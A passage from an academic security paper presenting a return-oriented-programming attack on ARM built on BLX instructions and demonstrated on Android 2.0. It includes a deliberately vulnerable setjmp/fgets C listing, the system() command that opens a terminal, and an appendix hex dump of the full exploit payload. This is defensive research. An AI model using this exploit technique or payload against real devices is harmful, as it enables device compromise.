


Figure 6: The System Call Gadget

registers `r0-r3` hold arguments for a system call. If a system call expects an argument in `r3`, then our R_{ULB} will be overwritten. Thus, we must temporarily change the R_{ULB} to a different register if `r3` is used as argument.

First, sequence 1 invokes the system call function (step 1), whereas the address of the system call function is stored in `r7`. After the system call returns, the `BXPL 1r`⁷ instruction redirects execution back to sequence 1 (step 2). Afterwards, sequence 1 performs two data movement instructions and then redirects execution to sequence 2 (step 3). This sequence re-initializes our `RULB` register `r3` with the address of the ULB sequence. Finally, sequence 2 redirects execution to the ULB sequence which loads the next jump address (step 4).

As can be seen in Figure 6, the system call function pushes two values onto the stack. Since we separated arguments from jump addresses, push instructions are not as dangerous as they are in the original ROP attack⁸ [33]. However, a push instruction could overwrite arguments pointed to by the stack pointer. If this is the case the adversary has to use store and load gadgets to backup the two arguments and to restore them after the system call returns.

5 Launching BLX-Attack on Google Android

In this section we provide background information on Google Android and present an instantiation of our BLX-Attack on Android 2.0 device.

5.1 Background on Google Android

Android is an open source operating system for mobile devices which includes a customized Linux kernel, middleware framework and core applications. It is used in modern Google smartphones such as Motorola Droid and a number of devices from the HTC manufacturer (HTC Droid Eris, HTC Imagio, HTC Hero and many others). Currently, Google is also planning an Android-based Tablet PC [1].

The Android platform is based on a Linux kernel, which provides low-level services to the rest of the system such as networking, storage, memory and processing. A middleware layer consists of native C/C++ libraries, an optimized Java virtual machine called Dalvik Virtual Machine (DVM), and core libraries written in Java. The DVM executes binaries of applications from upper layers.

Android applications are written in Java, but can also access C/C++ libraries via the Java Native Interface (JNI). Application developers may use JNI to incorporate own C/C++ libraries into their applications. Moreover, many C libraries are mapped by default to fixed memory addresses in the program memory space. This provides a large C/C++ code base that we exploit for our attack.

5.2 Attack Instantiation

We provide details of BLX-Attack instantiation mounted on a device emulator hosting Android OS 2.0. Our attack follows a classical attack scenario, we use several gadgets to launch a shell terminal to the adversary. Android shell terminal is a part of the DevTool application, which is included by default in the Android emulator image.

Note that we are also able to launch our attack on a real device. Particularly, we succeeded to run the attack on Dev Phone 2 running the latest available version of Android for this device, namely Android OS 1.6. However, Android image flashed into the phone differs from the image of the emulator in that it has no DevTool application installed by default. Thus, the attack on a real device requires that a shell terminal application such as DevTool or AndroidTerm⁹ is installed by a user on the device.

Attack Workflow The general workflow of our BLX-Attack is depicted in Figure 7. First, the adversary has to disassemble the libraries used by the device. Afterwards useful instruction sequences ending in a BLX instruction must be identified to allow the gadget creation. The adversary then exploits the vulnerability of the targeted application and invokes the gadget chain to launch the BLX-Attack.

⁷The condition flag PL means that the branch will be only taken if the N flag in the `cpsr` register is not set. The N flag will be set if `r0` holds a negative value. This will be only the case if an error occurred during the system call.

⁸In the original ROP attack return addresses and arguments are both located on the stack. Hence, a push instruction may overwrite a return address.

⁹<http://code.google.com/p/androidterm/>




Figure 7: General Workflow of our BLX-Attack

Vulnerable Application. Our vulnerable application is a standard Java application using the JNI to include C/C++ code. Due to the inclusion of C/C++ libraries, the security guarantees provided by the Java programming language do not hold any longer. In particular, Tan and Croft [35] identified various vulnerabilities in native code of the JDK (Java Development Kit).

The included C/C++ code is shown in the listing below and is mainly based on the example presented in [10]. The application suffers from a *setjmp* vulnerability. Generally, *setjmp* and *longjmp* are system calls which allow non-local control transfers. For this *setjmp* creates a special data structure (referred to as *jmp_buf*). The register values from *r4* to *r15* are stored in *jmp_buf* once *setjmp* has been invoked. When *longjmp* is called, registers *r4* to *r15* are restored to the values stored in the *jmp_buf* structure. If the adversary is able to overwrite the *jmp_buf* structure before *longjmp* is called, then he is able to transfer control to code of his choice without corrupting a single return address.

```

1 struct foo
2 {
3     char buffer[200];
4     jmp_buf jb;
5 };
6 jint Java_com_example_hellojni_HelloJni_doMapFile (JNIEnv* env, jobject this)
7 {
8     // A binary file is opened (not depicted)
9     ...
10    struct foo *f = malloc(sizeof * f);
11    i = setjmp(f->jb);
12    if (i!=0) return 0;
13    fgets (f->buffer, sb.st_size, sFile);
14    longjmp (f->jb, 2);
15 }

```

In Line 13 the *fgets* function inserts data provided by a file called (binary) into a buffer (located in the structure *foo*) without checking the bounds of the buffer. The structure *foo* also contains the *jmp_buf* structure. If the binary is larger than 200 Bytes it will overwrite the contents of the adjacent *jmp_buf* structure.

However, our experiments showed that Android enables heap protection for *setjmp* by storing a fixed *canary* directly after the local buffer and lets the *jmp_buf* structure start 52 Bytes after that canary. The canary is hard-coded into *libc.so* and thus it is device and process independent. Hence, for an attack we have to take into account the value of the canary and 52 Bytes space between the canary and the *jmp_buf* structure.

System Call. In order to mount our BLX-Attack against the vulnerable program, our gadget chain invokes the *system* libc function with the following argument:

```

am start -a android.intent.action.MAIN -c android.intent.category.TEST
-n com.android.term/.Term

```

This command invokes the *Activity Manager* application which in turn starts the terminal application.

Used Gadgets. All used gadgets used in our BLX-Attack on Android are shown in Figure 8. To invoke the *system* function, we (i) initialize register *r6* and *sp* by means of the *setjmp* heap overflow; (ii) load *r3* with the address of our ULB sequence (sequence 1); (iii) load the address of the interpreter

command in `r0` (sequence 2); (iv) finally invoke the libc `system` function (sequence 3). The corresponding malicious exploit payload is included into the Appendix of this paper.




Figure 8: The Gadget Chain of our BLX-Attack on Android

6 Related Work

Return-Oriented Programming. ROP attacks have been adopted to several architectures. Shacham introduced the attack for Intel x86 architectures [33]. The attack was in particular based on the so-called unintended instruction sequences which can be invoked on Intel due to variable-length instructions and unaligned memory access. Subsequent work demonstrated that ROP can be also mounted on RISC and Harvard architectures [7, 16] that enforce memory alignment. Further, Lidner [27] showed that ROP attacks can be mounted on PowerPC architectures (e.g., routers). A Turing-complete gadget set and a gadget compiler for ARM platforms was introduced by Kornau [26]. As real-world example, Shacham et al. showed that ROP can be used to attack the z80 voting machines [9]. Hund et al. [22] presented a return-oriented rootkit for the Windows operating system that bypasses kernel integrity protections. Further, Bruschi et al. [31] were able to bypass address space layout randomization (ASLR) by a ROP attack that exploits the Global Offset Table (GOT). Iozzo and Miller showed that ROP principles can be used to attack Apple’s ARM based smartphone iPhone [23]. Moreover, Iozzo et al. even used ROP to steal the entire SMS database [24] of an iPhone device. Recent attacks on Acrobat products such as the Acrobat Reader libtiff exploit [25] and the 0-day Flash exploit [4] load and execute malicious code by means of ROP. Finally, Zovi [13] provides an overview of practical return-oriented programming attacks.

Return-Oriented Programming without Returns. All conventional ROP attacks described so far are based on return instructions and thus can be generally defeated by return address checkers. These tools or compiler extensions ensure the integrity of return addresses, which are corrupted through the conventional ROP attack. [36, 11] are implemented as a compiler extension, [20, 12] use a probe-based instrumentation framework that rewrites the binary before execution starts, and ROPdefender [14] and TRUSS (Transparent Runtime Shadow Stack) [34] utilizes jit-based instrumentation.

However, a recent attack [10] has been proposed which uses the principles of ROP but does not need the return instruction. Instead, the attack uses indirect jump instructions. The attack is based on the “Bring your own pop jump (BYOPJ)” paradigm which assumes the presence of a special pop-jump sequence. Further, the attack highly uses unintended instruction sequences, which cannot be formed on ARM architectures. We showed in Section 3 and 4 that a similar attack can be also mounted on ARM platforms through the BLX instruction without assuming the presence of a pop-jump sequence. It is noteworthy to mention, that the ARM gadget compiler presented by Kornau [26] also includes instruction sequences ending in a so-called “free branch“ (such as BLX). However, the gadgets presented in [26] are basically terminated by function epilogue instructions. Further, the chaining of gadgets is always performed through function epilogue sequences, which will allow return address checkers to detect the attack. To the best of our knowledge, we are the first presenting an attack method on ARM that is

solely based on the indirect subroutine instruction BLX and thus can not be detected by above mentioned return address checkers.

Control-Flow Integrity. The well-known concept of control-flow integrity [2] implemented in XFI [3] might rule out any attack subverting the control-flow of a program: XFI extracts a control-flow graph (CFG) for the target program and checks on each indirect jump/call and return instruction if the target address follows a valid path in the CFG. However, XFI needs specific debugging information stored in Windows PDB files. Moreover, XFI relies on the Vulcan framework which is not publicly available. Finally, it remains open if XFI can be adapted to ARM platforms in order to prevent our BLX-Attack.

Attacks on Android. Several attacks on Android were published on recent years. Typically, they make use of malicious applications and do not rely on runtime exploits (as ROP or code injection attacks do). First proof-of-concept attack examples were introduced by Enck et al. [15]. Attacks result in making unprivileged calls and in forging text messages or location information. All of them are launched by malicious programs.

Schmidt et al. [32] demonstrated how to create malware for the Android platform. They propose to include a malicious binary camouflaged as a resource file into a Java application, whereas the Java application provides some useful functionalities. Once the Java application has been installed and started by the user, the malicious resource file is renamed into the appropriate binary. After permissions rights of the binary are changed to “executable“, the binary will be executed and performs some malicious actions such as rebooting the device.

Vennon [37] studies existing Android malware and presents three known examples: Two spyware applications which collect information about the user and a single phishing application which targets user’s credentials. Spyware programs typically need to be installed on the phone by an attacker, for instance, the role of the attacker can be played by a spouse wishing to spy on his/her partner. Phishing program requires to be downloaded and installed on the phone by a user, who is misleded by a false application description.

Mulliner [28] presents an SMS injection framework which is shown to be deployable on iPhone, Android and Windows Mobile. It acts as man-in-the-middle between the modem and the telephony stack and is able to inject forged SMS messages into the application layer. The SMS injection framework requires manual installation and thus requires physical access of the adversary to the phone. However, this framework is shown to be useful for vulnerability analysis of SMS implementations. For instance, several exploitable bugs were discovered for Android, one of it can be used to kick the Android device from the phone network by means of specially crafted SMS.

The last mentioned attack example with a crafted SMS seems to exploit memory-related vulnerability in SMS implementation of Android. As any memory-related vulnerability, it can be used for runtime compromise. All other mentioned above attack examples make use of malware or Trojans and thus can be mitigated by application signing and developer reputation mechanisms employed by Android.

Attacks on ARM. The following publications consider runtime attacks on ARM, but these attacks can be instantiated on the Android platform as well. The work in [18] shows how to construct ARM shellcode. Further, Younan et. al [38] introduce filter-resistant code injection attacks for ARM. The injected code only consists of letters and digits which can bypass possibly applied filtering methods. It is also shown that the subset of ARM machine code programs that consist only of alphanumerical characters is Turing complete. As any code injection attacks, this attack method can not be applied to platforms that enforce $W \oplus X$. As Android does not currently enforce $W \oplus X$ protection, it is an appropriate target for such a code injection attack technique.

7 Conclusion

In this paper, we present a general attack on ARM computing platforms, which is based on the principles of return-oriented programming (ROP), but in contrast to conventional ROP does not use return or function epilogue sequences. Instead, our attack chains together instruction sequences from existing libraries by means of the indirect subroutine call instruction BLX (Branch-Link-Exchange). As our attack does not make use of returns, it cannot be detected by return address checkers such as ROPdefender [14],

TRUSS [34], StackGhost [17], RAD [11], or [20, 12]. We show that our BLX-Attack method is Turing-complete allowing the adversary to run an arbitrary computation.

As a proof of concept we mounted our BLX-attack on Android 2.0 platform. Our attack exploits a buffer overflow vulnerability on the heap and launches a shell to the adversary. As we focused primarily on an attack method, rather than on automating the process for identifying gadgets and constructing attack payloads, for the concrete attack example we utilized a gadget chain consisting of three gadgets and performing a single function call. However, previous works [7, 22, 26] have proposed high-level compilers to identify gadgets from given binaries and to construct attack payloads automatically. We believe that our attack method can be integrated into these compilers in order to automatically generate gadgets and attack payloads.

Acknowledgments

We thank Steve Checkoway, Tim Kornau, Benny Pinkas, and Hovav Shacham for fruitful discussions on return-oriented programming. The second co-author was supported by the Erasmus Mundus External Co-operation Window Programme of the European Union.

References

- [1] Google's 'ipad killer' on the way? <http://www.guardian.co.uk/world/richard-adams-blog/2010/apr/13/google-tablet-apple-ipad-android>, 2010.
- [2] Martin Abadi, Mihai Budiu, Ulfar Erlingsson, and Jay Ligatti. Control-flow integrity: Principles, implementations, and applications. In *ACM CCS '05*, pages 340–353. ACM, 2005.
- [3] Martin Abadi, Mihai Budiu, Ulfar Erlingsson, George C. Necula, and Michael Vrbale. XFI: software guards for system address spaces. In *OSDI '06: Proceedings of the 7th symposium on Operating systems design and implementation*, pages 75–88, Berkeley, CA, USA, 2006. USENIX Association.
- [4] Adobe Systems. Security Advisory for Flash Player, Adobe Reader and Acrobat: CVE-2010-1297. <http://www.adobe.com/support/security/advisories/apsa10-01.html>, 2010.
- [5] ARM Limited. ARM announces 10 billionth mobile processor. <http://www.arm.com/about/newsroom/24403.php>, 2009.
- [6] ARM Limited. Procedure call standard for the ARM architecture. http://infocenter.arm.com/help/topic/com.arm.doc.ih0042d/IHI0042D_aapcs.pdf, 2009.
- [7] Erik Buchanan, Ryan Roemer, Hovav Shacham, and Stefan Savage. When good instructions go bad: Generalizing return-oriented programming to RISC. In *CCS '08: Proceedings of the 15th ACM Conference on Computer and Communications Security*, pages 27–38. ACM, 2008.
- [8] Stephen Checkoway, Lucas Davi, Alexandra Dmitrienko, Ahmad-Reza Sadeghi, Hovav Shacham, and Marcel Winandy. Return-oriented programming without returns. In *CCS '10: Proceedings of the 17th ACM conference on Computer and communications security*, New York, NY, USA, October 2010. ACM Press.
- [9] Stephen Checkoway, Ariel J. Feldman, Brian Kantor, J. Alex Halderman, Edward W. Felten, and Hovav Shacham. Can DREs provide long-lasting security? The case of return-oriented programming and the AVC advantage. In *Proceedings of EVT/WOTE 2009*. USENIX/ACCURATE/IAVoSS, 2009.
- [10] Stephen Checkoway and Hovav Shacham. Escape from return-oriented programming: Return-oriented programming without returns (on the x86). Technical Report CS2010-0954, UC San Diego, February 2010.
- [11] Tzi-cker Chiueh and Fu-Hau Hsu. RAD: A compile-time solution to buffer overflow attacks. In *International Conference on Distributed Computing Systems*, pages 409–417, Los Alamitos, CA, USA, 2001. IEEE Computer Society.

- [12] Tzi-cker Chiueh and Manish Prasad. A binary rewriting defense against stack based overflow attacks. In *Proceedings of the USENIX Annual Technical Conference*, pages 211–224. USENIX, 2003.
- [13] Dino Dai Zovi. Practical return-oriented programming. SOURCE Boston 2010, April 2010. Presentation. Slides: <http://trailofbits.files.wordpress.com/2010/04/practical-rop.pdf>.
- [14] Lucas Davi, Ahmad-Reza Sadeghi, and Marcel Winandy. ROPdefender: A detection tool to defend against return-oriented programming attacks. Technical Report HGI TR-2010-001, Horst Görtz Institute for IT-Security, March 2010.
- [15] William Enck, Machigar Ongtang, and Patrick McDaniel. Mitigating Android software misuse before it happens. Technical Report NAS-TR-0094-2008, Pennsylvania State University, Sep 2008.
- [16] Aurélien Francillon and Claude Castelluccia. Code injection attacks on harvard-architecture devices. In *CCS '08: Proceedings of the 15th ACM Conference on Computer and Communications Security*, pages 15–26, New York, NY, USA, 2008. ACM.
- [17] Mike Frantzen and Mike Shuey. StackGhost: Hardware facilitated stack protection. In *SSYM'01: In Proceedings of the 10th USENIX Security Symposium*, pages 55–66, Berkeley, CA, USA, 2001. USENIX Association.
- [18] funkysh. Into my ARMs: Developing StrongARM/Linux shellcode. *Phrack*, (58), Dec 2001.
- [19] Gartner. Gartner says worldwide mobile phone sales to end users grew 8 per cent in fourth quarter 2009; market remained flat in 2009. <http://www.gartner.com/it/page.jsp?id=1306513>, feb 2010.
- [20] Suhas Gupta, Pranay Pratap, Huzur Saran, and S. Arun-Kumar. Dynamic code instrumentation to detect and recover from return address corruption. In *WODA '06: Proceedings of the 2006 international workshop on Dynamic systems analysis*, pages 65–72, New York, NY, USA, 2006. ACM.
- [21] H.D. Moore. Cracking the iPhone. <http://blog.metasploit.com/2007/10/cracking-iphone-part-1.html>, October 2007.
- [22] Ralf Hund, Thorsten Holz, and Felix C. Freiling. Return-oriented rootkits: Bypassing kernel code integrity protection mechanisms. In *Proceedings of the 18th USENIX Security Symposium*, 2009.
- [23] Vincenzo Iozzo and Charlie Miller. Fun and games with Mac OS X and iPhone payloads. In *Black Hat Europe*, Amsterdam, April 2009.
- [24] Vincenzo Iozzo and Ralf-Philipp Weinmann. Ralf-Philipp Weinmann & Vincenzo Iozzo own the iPhone at PWN2OWN. <http://blog.zynamics.com/2010/03/24/ralf-philipp-weinmann-vincenzo-iozzo-own-the-iphone-at-pwn2own/>, Mar 2010.
- [25] jduck. The latest adobe exploit and session upgrading. <http://blog.metasploit.com/2010/03/latest-adobe-exploit-and-session.html>, 2010.
- [26] Tim Kornau. Return oriented programming for the ARM architecture. <http://zynamics.com/downloads/kornau-tim--diplomarbeit--rop.pdf>, 2009. Master thesis, Ruhr-University Bochum, Germany.
- [27] Felix Lidner. Developments in Cisco IOS forensics. CONFidence 2.0. http://www.recurity-labs.com/content/pub/FX_Router_Exploitation.pdf, November 2009.
- [28] Collin Mulliner. Fuzzing the phone in your phones. In *Black Hat USA*, June 2009. <http://www.blackhat.com/presentations/bh-usa-09/MILLER/BHUSA09-Miller-FuzzingPhone-PAPER.pdf>.
- [29] PaX Team. <http://pax.grsecurity.net/>.
- [30] Jonathan Pincus and Brandon Baker. Beyond stack smashing: Recent advances in exploiting buffer overruns. *IEEE Security and Privacy*, 2(4):20–27, 2004.

- [31] Giampaolo Fresi Roglia, Lorenzo Martignoni, Roberto Paleari, and Danilo Bruschi. Surgically returning to randomized lib(c). *Computer Security Applications Conference, Annual*, 0:60–69, 2009.
- [32] Aubrey-Derrick Schmidt, Hans-Gunther Schmidt, Leonid Batyuk, Jan Hendrik Clausen, Seyit Ahmet Camtepe, Sahin Albayrak, and Can Yildizli. Smartphone malware evolution revisited: Android next target? In *Proceedings of the 4th IEEE International Conference on Malicious and Unwanted Software (Malware 2009)*, pages 1–7. IEEE, 2009.
- [33] Hovav Shacham. The geometry of innocent flesh on the bone: Return-into-libc without function calls (on the x86). In *ACM CCS '07*, pages 552–561. ACM, 2007.
- [34] Saravanan Sinnadurai, Qin Zhao, and Weng fai Wong. Transparent runtime shadow stack: Protection against malicious return address modifications. <http://citeseerx.ist.psu.edu/viewdoc/summary?doi=10.1.1.120.5702>, 2008.
- [35] Gang Tan and Jason Croft. An empirical security study of the native code in the JDK. In *SS'08: Proceedings of the 17th conference on Security symposium*, pages 365–377, Berkeley, CA, USA, 2008. USENIX Association.
- [36] Vendicator. Stack Shield: A "stack smashing" technique protection tool for Linux. <http://www.angelfire.com/sk/stackshield>.
- [37] Troy Vennon. Android malware. A study of known and potential malware threats. Technical Report White paper, SMobile Global Threat Center, Feb 2010.
- [38] Yves Younan, Pieter Philippaerts, Frank Piessens, Wouter Joosen, Sven Lachmund, and Thomas Walter. Filter-resistant code injection on ARM. In *ACM CCS '09*, pages 11–20, New York, NY, USA, 2009. ACM.

A Exploit Details

The listing below shows the malicious input which exploits the vulnerable program and launches a terminal to the adversary. As can be seen from the listing, our malicious input contains NULL Bytes. However, the *fgets* function of our vulnerable program (see Section 5) reads also NULL Bytes and only terminates if the EOF sign has been reached. On the left side (in the first column) are shown the memory addresses of the setjmp buffer on the heap. The next six columns show the memory words stored in the setjmp buffer after the adversary injects the attack payload, and the corresponding ASCII code is shown on the right side (in the last column).

The first argument `0xaa137287` (which is the address of our ULB sequence) is at address `0x11de30`. Jump addresses pointing to our instruction sequences start from `0x11de44`, and the system command is located at `0x11de70`. The location of the `jmp_buf` data structure (i.e., the setjmp buffer) is at `0x11df30`, which is 52 Bytes away from the canary `0x4278f501` located at Byte `0x11def8`. `jmp_buf` starts with the address of `r4` that we initialize with `0x11de70`. This address is afterwards moved to `r0` by sequence 2 (see Figure 8). At address `0x11df38` is located the start address of `r6`. Finally, the last two words are the new address of the stack pointer `sp` (`0x11de30`) and the start address (`0xafe13f13`) of the sequence 1 (see Figure 8) that will be loaded into the program counter `pc`.

```

0011DE30  87 72 13 AA  41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41  13 41 01 AA  .r. ....A...
0011DE48  FD 2E E1 AF  41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41  ....AAAAAAAAAAAAAAAA
0011DE60  41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41  61 6D 20 73  74 61 72 74  AAAAAAAAAAAAAAAAAAam start
0011DE78  20 2D 61 20  61 6E 64 72  6F 69 64 2E  69 6E 74 65  6E 74 2E 61  63 74 69 6F  -a android.intent.actio
0011DE90  6E 2E 4D 41  49 4E 20 2D  63 20 61 6E  64 72 6F 69  64 2E 69 6E  74 65 6E 74  n.MAIN -c android.intent
0011DEA8  2E 63 61 74  65 67 6F 72  79 2E 54 45  53 54 20 2D  6E 20 63 6F  6D 2E 61 6E  .category.TEST -n com.an
0011DEC0  64 72 6F 69  64 2E 74 65  72 6D 2F 2E  54 65 72 6D  00 00 00 00  41 41 41 41  droid.term/.Term....AAAA
0011DED8  41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41  AAAAAAAAAAAAAAAAAAAAAA
0011DEF0  41 41 41 41  41 41 41 41  01 F5 78 42  41 41 41 41  41 41 41 41  41 41 41 41  AAAAAAAAA..xBAAAAAAAAAAAA
0011DF08  41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41  AAAAAAAAAAAAAAAAAAAAAA
0011DF20  41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41  70 DE 11 00  41 41 41 41  AAAAAAAAAAAAAAAAAAAp...AAAA
0011DF38  C4 DD 11 00  41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41  ....AAAAAAAAAAAAAAAAAAAA
0011DF50  41 41 41 41  30 DE 11 00  13 3F E1 AF

```